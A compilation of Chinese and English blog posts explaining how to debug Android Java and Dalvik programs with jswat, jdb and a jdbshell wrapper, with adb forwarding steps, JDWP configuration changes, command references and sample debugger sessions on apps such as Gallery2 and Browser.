
另：感谢、 0n1y3nd 对我这小菜鸟的帮助= =
http://bbs.pediy.com/showthread.php?t=188616

jswat 无源码动态调试


想动态调 dex，但 ida 一直连不上（话说 ida 是只能调 so 还是都能调来着？）
题外话：ida 6.1 能解析 dex，大佬的 6.4 一开 dex 就崩，很忧桑啊... win7x64

OK，正题
我想找个带 gui 的，能动态调 dex 的，于是发现了这个 jswat
编译好的版本：google doc
Tip 如果是 windows 建议下 exe 安装版本，而不是 jar 安装版本。区别是 exe 版本有几个中文字……当然不是这个原因推荐 exe 版本，主要是那个 jar 安装版好像环境变量有点问题

用法：
adb shell ps 找到 PID
adb forward tcp:PORT jdwp:PID


Attach Debuggee
Connector:
Attach by socket
Transport:
dt_socket
Host:
localhost
Port:
2,048
Resume immediately
Ignore debuggee classpath
确定
取消
帮助(H)

效果图：



（总觉得信息不全是怎么回事？）

另外变量值不能复制比较不爽

Android 下的 JDB 调试

原文地址：http://blog.csdn.net/ariesjzj/article/details/7399249

第一步在$HOME/.jdbrc 里设断点，如：

stop in com.almalence.hdr.MainScreen.FindExpoParameters

第二步让程序在启动时停止等待 jdb：

Dev Tools -Development Settings -> 选中要调的程序后点 wait for debugger。

（具体可参见 http://blog.csdn.net/ariesjzj/article/details/7393573）

注：以上这两步不是必须的，只有在程序一起来就挂掉的情况下才用到，否则等程序启动起来也来得及 attach 上去和设断点。

第三步启动 DDMS，这时程序前面应该有个红色小虫，点上面的开始调试按钮。这步不是必须的，这步的工作其实相当于手动敲：

$ adb -d forward tcp:8700 jdwp:$PID

其中$PID 为要调程序的进程号。

第四步启动 jdb 客户端：

zjin@zjin-desktop:~/debug$ jdb -attach localhost:8700
Set uncaught java.lang.Throwable

```
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
*** Reading commands from /home/zjin/.jdbrc
Deferring breakpoint com.almalence.hdr.MainScreen.FindExpoParameters.
It will be set after the class is loaded.
> > Set deferred breakpoint com.almalence.hdr.MainScreen.FindExpoParameters

Breakpoint hit: "thread=<1> main", com.almalence.hdr.MainScreen.FindExpoParameters(), line=1,124 bci=0

<1> main[1] where
   [1] com.almalence.hdr.MainScreen.FindExpoParameters (MainScreen.java:1,124)
   [2] com.almalence.hdr.MainScreen.setupCamera (MainScreen.java:889)
   [3] com.almalence.hdr.MainScreen.surfaceChanged (MainScreen.java:579)
   [4] android.view.SurfaceView.updateWindow (SurfaceView.java:544)
   [5] android.view.SurfaceView.access$000 (SurfaceView.java:81)
   [6] android.view.SurfaceView$3.onPreDraw (SurfaceView.java:169)
   [7] android.view.ViewTreeObserver.dispatchOnPreDraw (ViewTreeObserver.java:590)
   [8] android.view.ViewRootImpl.performTraversals (ViewRootImpl.java:1,620)
   [9] android.view.ViewRootImpl.handleMessage (ViewRootImpl.java:2,446)
   [10] android.os.Handler.dispatchMessage (Handler.java:99)
   [11] android.os.Looper.loop (Looper.java:137)
   [12] android.app.ActivityThread.main (ActivityThread.java:4,424)
   [13] java.lang.reflect.Method.invokeNative (native method)
   [14] java.lang.reflect.Method.invoke (Method.java:511)
   [15] com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run (ZygoteInit.java:785)
   [16] com.android.internal.os.ZygoteInit.main (ZygoteInit.java:552)
   [17] dalvik.system.NativeStart.main (native method)
<1> main[1]
```

常用命令：

threads：列出所有线程，然后就可以用 thread 命令选线程来调了。

where：相当于 gdb 的 bt，显示函数调用栈。

up, down：在函数调用栈中上一层和下一层。

monitor：每次停止时执行的命令。如 monitor locals 后每一次执行 next 就可以自动打出局部变量。

locals：列出局部变量

classes：列举当前已知的类。

next ，step 什么的和 gdb 里一样。

suspend, resume：线程的 suspend 和 resume，需要加线程号为参数。

set，print：设置，输出表达式的值。

methods, fileds：列举类的方法和成员变量。

catch, watch：跟异常和数据的变化，和 gdb 里差不多。

trace：跟踪函数的进出。不用在函数头尾手动加 printf 了。

cont：断点后继续执行。

还有很多其它命令可在提示符下打 help 查看。

使用 jdb 调试 android Java 层

以前不知的有这么个玩意，不需要解决 import 问题，步骤也很简单：

ubuntu 上是有 jdb 的，运行一下就能看到，类似与 gdb

1.需要手机端目标进程的 PID adb shell ps | grep 一下就行

2.设置 adb forward

adb forward tcp:9000 jdwp:PID //目标进程的 ID

3.指定源码目录，比如 Gallery2

export SOURCEPATH=/home/androidcode/android4.4/packages/apps/Gallery2

4.启动 jdb

jdb -sourcepath $SOURCEPATH -attach localhost:9000

然后就可以调试了

打断点

stop at 包名.类名:行号

用 clear 可以查看设置的断点

```
<1> main[1] clear
Breakpoints set:
       breakpoint com.android.gallery3d.filtershow.crop.CropActivity:305
       breakpoint com.android.gallery3d.filtershow.tools.SaveImage:673
       breakpoint com.android.gallery3d.filtershow.tools.SaveImage:678
<1> main[1]
```

清除断点：

clear 包名.类名:行号

显示变量：

locals

```
<23> ProcessingTaskController[1] locals
Method arguments:
oldSelectedFile = instance of java.io.File(id=830084687824)
values = instance of android.content.ContentValues(id=830084688192)
result = instance of android.net.Uri$StringUri(id=830084625344)
Local variables:
context = instance of com.android.gallery3d.filtershow.pipeline.ProcessingService(id=830054410648)
sourceUri = instance of android.net.Uri$StringUri(id=830084625344)
file = instance of java.io.File(id=830084653392)
time = 1387794041594
deleteOriginal = true
fileUri = false
```

print 打印指定变量

```
<1> main[1] print sourceUri
  sourceUri = "content://media/external/images/media/1761"

<23> ProcessingTaskController[1] print fileUri
  fileUri = false
```

另外 threads 可以用来查看所有的线程

```
> threads
Group system:
   (java.lang.Thread)0xc141e1a2a8                                                  <8>
FinalizerWatchdogDaemon cond. waiting
   (java.lang.Thread)0xc141e1a0f8                                                  <7>
FinalizerDaemon                  cond. waiting
   (java.lang.Thread)0xc141e19f90                                                  <6>
ReferenceQueueDaemon       cond. waiting
   (java.lang.Thread)0xc141e19ea0                                                  <5>
Compiler                                 cond. waiting
   (java.lang.Thread)0xc141e19cc0                                                  <3> Signal
Catcher                     cond. waiting
   (java.lang.Thread)0xc141e19be0                                                  <2>
GC                                          cond. waiting
Group main:
   (java.lang.Thread)0xc1418d5ca8                                                  <1>
main                                       running
   (java.lang.Thread)0xc144f4c7c0                                                  <24>
Binder_7                                 running
   (java.lang.Thread)0xc144f4c6d0                                                  <23>
Binder_6                                 running
   (java.lang.Thread)0xc1422d5dd0                                                  <27>
AsyncTask #5                     cond. waiting
   (java.lang.Thread)0xc1422d31c8                                                  <26>
AsyncTask #4                     cond. waiting
   (java.lang.Thread)0xc1427ba540                                                  <20>
```

AsyncTask #3 cond. waiting
(java.lang.Thread)0xc1426febc8 <22>
Binder_5 running
(java.lang.Thread)0xc1426fead8 <21>
Binder_4 running
(java.lang.Thread)0xc142632258 <19>
AsyncTask #2 cond. waiting
(java.lang.Thread)0xc14265ac50 <12>
AsyncTask #1 cond. waiting
(com.android.internal.os.BackgroundThread)0xc141fda0b0 <18>
android.bg running
(com.android.gallery3d.util.PriorityThreadFactory$1)0xc141f23d40 <17> thread-pool-3 cond.
waiting
(java.lang.Thread)0xc141f2c870 <16>
Binder_3 running
(com.android.gallery3d.util.PriorityThreadFactory$1)0xc141f2cdd8 <15> thread-pool-2 cond.
waiting
(com.android.gallery3d.util.PriorityThreadFactory$1)0xc141f2e5c0 <14> thread-pool-1 cond.
waiting
(com.android.gallery3d.util.PriorityThreadFactory$1)0xc141e8c6b8 <13> thread-pool-0 cond.
waiting
(android.opengl.GLSurfaceView$GLThread)0xc141e857e8 <11> GLThread
159 cond. waiting
(java.lang.Thread)0xc141e34648 <10>
Binder_2 running
(java.lang.Thread)0xc141e34558 <9>
Binder_1 running

thread　线程

(java.lang.Thread)0xc141e34558　　<9>
Binder_1　　running
> thread 0xc141e34558

suspend 之后可以 wherei 查看栈

http://blog.csdn.net/ma5429/article/details/17509691

如何使用 jdb 调试 android 的 java 程序

习惯了 gdb，总觉得 eclipse 太过臃肿，各种不爽。看到李先静写了一篇“用 jdb/jdbshell 调试 android 程序“（http://www.limodev.cn/blog/archives/1281），用了下，感觉比 eclipse 舒服多了。jdb 的命令有那么点别扭，先静写了个 jdbshell，加入了命令历史和命令别名（几个常用的 gdb 命令）。

下面是一个简单的 how to，以调试 browser 应用为例

1）下载 jdbshell 并编译

www.limodev.cn/blog/?dl_name=jdbshell.tar.gz

因为我基本上每次一开始都要执行 threads 变量，所以我在开始 wile 循环前加了一句话

```
else
{
close(parent_to_child[0]);
                        write(parent_to_child[1], "threads\n",strlen("threads\n"));
```

```
while(1)
{
int i = 0;
line = readline ("");

                                    ...

                            }

            }
```

编译后将 jdbshell 放到~/bin，或者将目录加到 PATH 里

出现无法打开 readline.h 的话，安装 libreadline6 和 libreadline6-dev

2）仿照 gdbclient，在 build/envsetup.sh 中加入 jdbclient 函数

```
function jdbclient()
{
      local MY_SRC_PATH="$1"
      if [ "$MY_SRC_PATH" ] ; then
            MY_SRC_PATH=$1
            echo $MY_SRC_PATH
      else
            echo "ROOT" $OUR_ROOT
```

```
        MY_SRC_PATH="app_process"
    fi


    local PORT="$2"
    if [ "$PORT" ] ; then
        PORT=$2
    else
        PORT=":9000"
    fi


    local PID
    local PROG="$3"
    if [ "$PROG" ] ; then
        PID=`pid $3`
        echo tcp$PORT jdwp$PID
        adb forward "tcp$PORT" "jdwp:$PID"
        echo jdbshell -sourcepath $MY_SRC_PATH -attach localhost$PORT
        jdbshell -sourcepath $MY_SRC_PATH -attach localhost$PORT
        sleep 2
    else
        echo ""
        echo "please specify app you want to debug:"
        echo ""
    fi
}
```

3)启动 android 模拟器，运行浏览器

4)jdbclient packets/app/Browser/src/ :9000 browser
第一个参数是你要 load 进来的代码的地址，如果你要 load 多个代码（调试的时候可以看），可以
export DEBUG_SRC_PATH=
然后
jdbclient $DEBUG_SRC_PATH :9000 browser

第二个参数是 attach 端口，如果 9000 有在用，可以用其他端口
第三个参数是要调试的应用，脚本里面根据
pid browser 来取得进程 id，所以你要保证
adb shell ps |grep browser
能够看到对应的进程

比如我在~/.bashrc 里面，设定了 DEBUG_SRC_PATH

export ANDROID_SRC=/home/tom/work/gingerbread
export
DEBUG_SRC_PATH=$ANDROID_SRC/frameworks/base/opengl/java:$ANDROID_SRC/frameworks/base/awt/java:$ANDROID_SRC/frameworks/base/core/java:$ANDROID_SRC/frameworks/base/location/java:$ANDROID_SRC/frameworks/base/sax/java:$ANDROID_SRC/frameworks/base/graphics/java:$ANDROID_SRC/frameworks/base/telephony/java:$ANDROID_SRC/frameworks/base/services/java:$ANDROID_SRC/frameworks/base/media/java:$ANDROID_SRC/frameworks/base/wifi/java:$ANDROID_SRC/frameworks/base/im/java:$ANDROID_SRC/dalvik/libcore/suncompat/src/main/java:$ANDROID_SRC/dalvik/libcore/nio_char/src/main/java:$ANDROID_SRC/dalvik/libcore/nio_char/src/main/java/java:$ANDROID_SRC/dalvik/libcore/security-kernel/src/main/java:$ANDROID_SRC/dalvik/libcore/security-

kernel/src/main/java/java:$ANDROID_SRC/dalvik/libcore/security/src/main/java:$ANDROID_SRC/dalvik/libcore/security/src/main/java/java:$ANDROID_SRC/dalvik/libcore/archive/src/main/java:$ANDROID_SRC/dalvik/libcore/archive/src/main/java/java:$ANDROID_SRC/dalvik/libcore/awt-kernel/src/main/java:$ANDROID_SRC/dalvik/libcore/awt-kernel/src/main/java/java:$ANDROID_SRC/dalvik/libcore/luni/src/main/java:$ANDROID_SRC/dalvik/libcore/luni/src/main/java/java:$ANDROID_SRC/dalvik/libcore/math/src/main/java:$ANDROID_SRC/dalvik/libcore/math/src/main/java/java:$ANDROID_SRC/dalvik/libcore/x-net/src/main/java:$ANDROID_SRC/dalvik/libcore/openssl/src/main/java:$ANDROID_SRC/dalvik/libcore/dalvik/src/main/java:$ANDROID_SRC/dalvik/libcore/auth/src/main/java:$ANDROID_SRC/dalvik/libcore/concurrent/src/main/java:$ANDROID_SRC/dalvik/libcore/concurrent/src/main/java/java:$ANDROID_SRC/dalvik/libcore/sql/src/main/java:$ANDROID_SRC/dalvik/libcore/sql/src/main/java/java:$ANDROID_SRC/dalvik/libcore/prefs/src/main/java:$ANDROID_SRC/dalvik/libcore/prefs/src/main/java/java:$ANDROID_SRC/dalvik/libcore/xml/src/main/java:$ANDROID_SRC/dalvik/libcore/text/src/main/java:$ANDROID_SRC/dalvik/libcore/text/src/main/java/java:$ANDROID_SRC/dalvik/libcore/luni-kernel/src/main/java:$ANDROID_SRC/dalvik/libcore/luni-kernel/src/main/java/java:$ANDROID_SRC/dalvik/libcore/regex/src/main/java:$ANDROID_SRC/dalvik/libcore/regex/src/main/java/java:$ANDROID_SRC/dalvik/libcore/nio/src/main/java:$ANDROID_SRC/dalvik/libcore/nio/src/main/java/java:$ANDROID_SRC/dalvik/libcore/json/src/main/java:$ANDROID_SRC/dalvik/libcore/crypto/src/main/java:$ANDROID_SRC/dalvik/libcore/icu/src/main/java:$ANDROID_SRC/dalvik/libcore/annotation/src/main/java:$ANDROID_SRC/dalvik/libcore/annotation/src/main/java/java:$ANDROID_SRC/dalvik/libcore/junit/src/main/java:$ANDROID_SRC/dalvik/libcore/logging/src/main/java:$ANDROID_SRC/dalvik/libcore/logging/src/main/java/java:$ANDROID_SRC/dalvik/libcore-disabled/instrument/src/main/java:$ANDROID_SRC/dalvik/libcore-disabled/instrument/src/main/java/java:$ANDROID_SRC/dalvik/libcore-disabled/sound/src/main/java:packages/apps/Browser/src/

5）显示如下信息,说明调试器启动

```
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
```

```
Group system:
    (java.lang.Thread)0xc14050d0c0                          <6> Compiler                    cond. waiting
    (java.lang.Thread)0xc14050cf50                          <4> Signal Catcher          cond. waiting
    (java.lang.Thread)0xc14050cea8                          <3> GC                          cond. waiting
    (java.lang.Thread)0xc14050cdf0                          <2> HeapWorker                cond. waiting
Group main:
    (java.lang.Thread)0xc14001f1a8                          <1> main                        running
    (java.lang.Thread)0xc140562ad8                          <21> AsyncTask #5             cond. waiting
    (android.os.HandlerThread)0xc1405528f8                <20> WebViewWorkerThread running
    (android.net.http.ConnectionThread)0xc14053a780 <19> http3                      cond. waiting
    (android.net.http.ConnectionThread)0xc14053a5a8 <18> http2                      cond. waiting
    (android.net.http.ConnectionThread)0xc140530f90 <17> http1                      cond. waiting
    (android.net.http.ConnectionThread)0xc140530da0 <16> http0                      cond. waiting
    (java.lang.Thread)0xc14058c008                          <15> Thread-18                 running
    (java.lang.Thread)0xc140593370                          <14> AsyncTask #4             cond. waiting
    (java.lang.Thread)0xc140595dd0                          <13> AsyncTask #3             cond. waiting
    (java.lang.Thread)0xc14058f9f0                          <12> AsyncTask #2             cond. waiting
    (java.lang.Thread)0xc14055a820                          <11> WebViewCoreThread    running
    (java.lang.Thread)0xc140591bc8                          <10> AsyncTask #1             cond. waiting
    (java.lang.Thread)0xc140589710                          <9> CookieSyncManager       running
    (java.lang.Thread)0xc14050f288                          <8> Binder Thread #2        running
    (java.lang.Thread)0xc14050e900                          <7> Binder Thread #1        running
>
```

6)选择感兴趣的线程
大部分应用跑在 main 线程里面，browser 也不例外
命令 thread 线程 ID

> thread 0xc14001f1a8
<1> main[1]

7)挂起线程
命令 suspend 线程 ID
<1> main[1] suspend 0xc14001f1a8

8)设置断点
命令:
stop at <类>:<行号> 或
stop in <类>.<方法名>[(参数类型,...)]

<1> main[1] stop at com.android.browser.BrowserActivity:2689
Set breakpoint com.android.browser.BrowserActivity:2689

这个地方要写类名稍微麻烦一点，哪位大虾可以转化成像 gdb 那样，直接文件名？

9)继续执行
命令 c(ont)

<1> main[1] c
>

10)点击网页中的某一个链接

就会看到程序在 BrowserActivty:2689(shouldOverideUrlLoading)处断住了
此时可以看堆栈
命令:bt/wherei

```
<1> main[1]bt
   [1] com.android.browser.BrowserActivity.shouldOverrideUrlLoading (BrowserActivity.java:2,689), pc = 8
   [2] com.android.browser.Tab$2.shouldOverrideUrlLoading (Tab.java:552), pc = 44
   [3] android.webkit.CallbackProxy.uiOverrideUrlLoading (CallbackProxy.java:216), pc = 19
   [4] android.webkit.CallbackProxy.handleMessage (CallbackProxy.java:323), pc = 347
   [5] android.os.Handler.dispatchMessage (Handler.java:99), pc = 20
   [6] android.os.Looper.loop (Looper.java:123), pc = 75
   [7] android.app.ActivityThread.main (ActivityThread.java:3,683), pc = 31
   [8] java.lang.reflect.Method.invokeNative (native method)
   [9] java.lang.reflect.Method.invoke (Method.java:507), pc = 18
   [10] com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run (ZygoteInit.java:839), pc = 11
   [11] com.android.internal.os.ZygoteInit.main (ZygoteInit.java:597), pc = 84
   [12] dalvik.system.NativeStart.main (native method)
```

看代码
命令:l(ist)

```
<1> main[1] l
2,685                   }
2,686           }
2,687
2,688           boolean shouldOverrideUrlLoading(WebView view, String url) {
2,689 =>            if (url.startsWith(SCHEME_WTAI)) {
2,690                       // wtai://wp/mc;number
2,691                       // number=string(phone-number)
```

```
2,692                         if (url.startsWith(SCHEME_WTAI_MC)) {
2,693                               Intent intent = new Intent(Intent.ACTION_VIEW,
2,694                                       Uri.parse(WebView.SCHEME_TEL +
```

看变量
命令:print

```
<1> main[1] print url
  url =
"http://m.baidu.com/img?tn=bdidxiphone&ssid=0&from=844b&bd_page_type=1&uid=wiaui_1320452293_7438&pu=sz%401320_480&
itj=41"
```

继续执行
s(tep) - 执行当前行
step up - 执行到当前方法返回到其调用程序
s(tep)i - 执行当前指令
n(ext) - 跳过一行（跨过调用）
c(ont) - 从断点处继续执行

不说了，help是一种美德

```
<1> main[1] help
** command list **
connectors                    -- list available connectors and transports in this VM


run [class [args]]            -- start execution of application's main class
```

```
threads [threadgroup]       -- list threads
thread <thread id>            -- set default thread
suspend [thread id(s)]      -- suspend threads (default: all)
resume [thread id(s)]       -- resume threads (default: all)
where [<thread id> | all] -- dump a thread's stack
wherei [<thread id> | all]-- dump a thread's stack, with pc info
up [n frames]                    -- move up a thread's stack
down [n frames]                -- move down a thread's stack
kill <thread id> <expr>    -- kill a thread with the given exception object
interrupt <thread id>       -- interrupt a thread


print <expr>                     -- print value of expression
dump <expr>                      -- print all object information
eval <expr>                      -- evaluate expression (same as print)
set <lvalue> = <expr>       -- assign new value to field/variable/array element
locals                             -- print all local variables in current stack frame


classes                           -- list currently known classes
class <class id>              -- show details of named class
methods <class id>           -- list a class's methods
fields <class id>             -- list a class's fields


threadgroups                     -- list threadgroups
```

```
threadgroup <name>            -- set current threadgroup


stop in <class id>.<method>[(argument_type,...)]
                                    -- set a breakpoint in a method
stop at <class id>:<line> -- set a breakpoint at a line
clear <class id>.<method>[(argument_type,...)]
                                    -- clear a breakpoint in a method
clear <class id>:<line>    -- clear a breakpoint at a line
clear                              -- list breakpoints
catch [uncaught|caught|all] <class id>|<class pattern>
                                    -- break when specified exception occurs
ignore [uncaught|caught|all] <class id>|<class pattern>
                                    -- cancel 'catch' for the specified exception
watch [access|all] <class id>.<field name>
                                    -- watch access/modifications to a field
unwatch [access|all] <class id>.<field name>
                                    -- discontinue watching access/modifications to a field
trace [go] methods [thread]
                                    -- trace method entries and exits.
                                    -- All threads are suspended unless 'go' is specified
trace [go] method exit | exits [thread]
                                    -- trace the current method's exit, or all methods' exits
                                    -- All threads are suspended unless 'go' is specified
untrace [methods]             -- stop tracing method entrys and/or exits
step                                 -- execute current line
step up                            -- execute until the current method returns to its caller
stepi                                -- execute current instruction
```

```
next                                -- step one line (step OVER calls)
cont                                -- continue execution from breakpoint


list [line number|method] -- print source code
use (or sourcepath) [source file path]
                                      -- display or change the source path
exclude [<class pattern>, ... | "none"]
                                      -- do not report step or method events for specified classes
classpath                           -- print classpath info from target VM


monitor <command>                -- execute command each time the program stops
monitor                               -- list monitors
unmonitor <monitor#>            -- delete a monitor
read <filename>                   -- read and execute a command file


lock <expr>                         -- print lock info for an object
threadlocks [thread id]    -- print lock info for a thread


pop                                  -- pop the stack through and including the current frame
reenter                             -- same as pop, but current frame is reentered
redefine <class id> <class file name>
                                      -- redefine the code for a class
```

```
disablegc <expr>              -- prevent garbage collection of an object
enablegc <expr>               -- permit garbage collection of an object


!!                                  -- repeat last command
<n> <command>                 -- repeat command n times
# <command>                   -- discard (no-op)
help (or ?)                   -- list commands
version                         -- print version information
exit (or quit)                -- exit debugger


<class id>: a full class name with package qualifiers
<class pattern>: a class name with a leading or trailing wildcard ('*')
<thread id>: thread number as reported in the 'threads' command
<expr>: a Java(tm) Programming Language expression.
Most common syntax is supported.


Startup commands can be placed in either "jdb.ini" or ".jdbrc"
in user.home or user.dir
```

如果要看别名映射，在终端执行

```
tom@tom-laptop:~/work/gingerbread$ jdbshell
usage: jdbshell [jdb args]
example: ./jdbshell -sourcepath $ANDROID_SRC_PATH -attach 6107
command alias:
```

```
c -- cont
l -- list
n -- next
r -- run
s -- step
si -- stepi
f -- step up
bt -- wherei
```

http://blog.csdn.net/dlmu2001/article/details/6946830

用 jdb 追踪 Android

You may have debug Android in eclipse, Have you ever used jdb tracing Android. Since Dalvikvm support jdwp, we can use jdb to debug the program. there are 2 ways
Android as debug host
Steps
1) update libandroid_runtime

change below

frameworks/base/core/jni/AndroidRuntime.cpp

```
620         opt.optionString =
621                 "-agentlib:jdwp=transport=dt_android_adb,suspend=n,server=y";
```

as

opt.optionString = "-agentlib:jdwp=transport=dt_socket,address=8011,server=y,suspend=y";

use "mmm frameworks/base/core/jni" to re-generate system/lib/libandroid_runtime.so, then copy to your runing env (system/lib)

2) change system/root/default.prop on your running env

change "ro.debuggable=0" to "ro.debuggable=1"

if you won not do it, you can specify AndroidManifest.xml

<application android:label="@string/app_name" android:icon="@drawable/plasma" android:debuggable="true">
Or the App can not be debugged

3) start the app

check stop you will see below

I/Zygote (6843/6843): Accepting command socket connections

I/jdwp (7385/7385): JDWP will wait for debugger on port 8011

4) use jdb to attach the port

jdb -attach localhost:8011

--- you will see ---

Initializing jdb ...
>
VM Started: "thread=<1> main", dalvik.system.Zygote.nativeForkSystemServer(), line=-1 bci=-1

<1> main[1]

5) include source dirs by "use" command, you will see source code

<1> main[1] use /home/user/jb/frameworks/base/core/java:/home/user/jb/frameworks/base/packages/SettingsProvider/src/:/home/user/jb/frameworks/base/services/java

6) set break and trace

Use commands: stop in, cont, list, next, you will able to trace your code

<1> main[1] stop in com.android.server.InputMethodManagerService.getEnabledInputMethodSubtypeList

Deferring breakpoint com.android.server.InputMethodManagerService.getEnabledInputMethodSubtypeList.

<1> main[1] cont

> Ignoring cmd 268435570/199/1 from the VM

Set deferred breakpoint com.android.server.InputMethodManagerService.getEnabledInputMethodSubtypeList

Breakpoint hit: "thread=<12> android.server.ServerThread", com.android.server.InputMethodManagerService.getEnabledInputMethodSubtypeList(), line=845 bci=0

845 synchronized (mMethodMap) {

<12> android.server.ServerThread[1] list

841

842 @Override

```
843             public List<InputMethodSubtype> getEnabledInputMethodSubtypeList(InputMethodInfo imi,
844                     boolean allowsImplicitlySelectedSubtypes) {
845 =>              synchronized (mMethodMap) {
846                     return getEnabledInputMethodSubtypeListLocked(imi, allowsImplicitlySelectedSubtypes);
847                 }
848             }
849
850             @Override
```

<12> android.server.ServerThread[1] next

Step completed: "thread=<12> android.server.ServerThread", com.android.server.InputMethodManagerService.getEnabledInputMethodSubtypeList(), line=846 bci=3

```
846                     return getEnabledInputMethodSubtypeListLocked(imi, allowsImplicitlySelectedSubtypes);
```

<12> android.server.ServerThread[1]

Jdb as debug host

There are shortcomings in "Android as host", because every time the JavaVM starts up, it will move to listen status, So the SystemServer will listen, even we don't want to. so "Jdb as debug host" is a better idea.

1) update libandroid_runtime

change below

frameworks/base/core/jni/AndroidRuntime.cpp

```
620         opt.optionString =
621                 "-agentlib:jdwp=transport=dt_android_adb,suspend=n,server=y";
```

as

```
opt.optionString = "-agentlib:jdwp=transport=dt_socket,address=localhost:8011,server=n,suspend=y";
```

if you won't run jdb on the same host, change "localhost" to other host/ip

2) change system/root/default.prop on your running env

change "ro.debuggable=0" to "ro.debuggable=1"

3) use jdb to listen the port

jdb -listen 8011

4) Start Android or APPs

when your Dalvik VM start, it will connect 8011

The good advantages of "Jdb as Host" is that when you need to debug, you let jdb listen; if you won't listen, Android will run as normal.

For example, when I want to debug the App, I run "jdb -listen 8011", then I click the App icon on the Launcher and start to debug.

Attention:

The Apps have launch timeout limits or It will be terminated by AM, when you enter jdb console, you need to quickly set breakpoint, and enter "cont" to run
http://blog.csdn.net/span76/article/details/8766404

dalvik 直接跑 hello world 并用 jdb 调试

像 Android 这样的 Java, C/C++ 混合的应用，如何进行调试
Native (C/C++) 调试比较简单，启动程序（source 加入 sleep ） ， 再启动 gdb 而后把 attach pid 就可以了

Java 是否更简单，Eclipse 本来就通过 ddms 提供此功能
但是如果没有 adb, 没有 ddms 能否做调试

现在我想对 dalvikvm 上运行的代码进行调试
1） 首先在在 eclipse 中建一个 helloworld 程序
而后到 bin 找到生成的程序，直接用 7z 打包 hello.zip （从根路径打包, 子路径和文件是：com\pnp\hello\Main.class）

2) sun java 的 bytecode 是不能被 dalvikvm 解释执行的，转化
D:\>dx --dex --output=c:\hello.dex C:\e\workspace_android\hello\bin\hello.zip

3） 准备启动 dalvik

a) dalvik 是需要 load java 基本类的
设置环境变量，告诉 daolvik 包的位置
export ANDROID_ROOT=/home/user/jb/system
export FRAMEWORK=$ANDROID_ROOT/framework
export BOOTCLASSPATH=$FRAMEWORK/core.jar:$FRAMEWORK/core-junit.jar:$FRAMEWORK/bouncycastle.jar:$FRAMEWORK/ext.jar:$FRAMEWORK/framework.jar:$FRAMEWORK/android.policy.jar:$FRAMEWORK/services.jar:$FRAMEWORK/apache-xml.jar
（上面的 jar 有些可能是不需要的）

b) 用下面的命令就可以运行程序了
./dalvikvm -cp hello.dex com.pnp.hello.Main

4）用 jdb 调试程序 dalvik 上跑的 java 程序
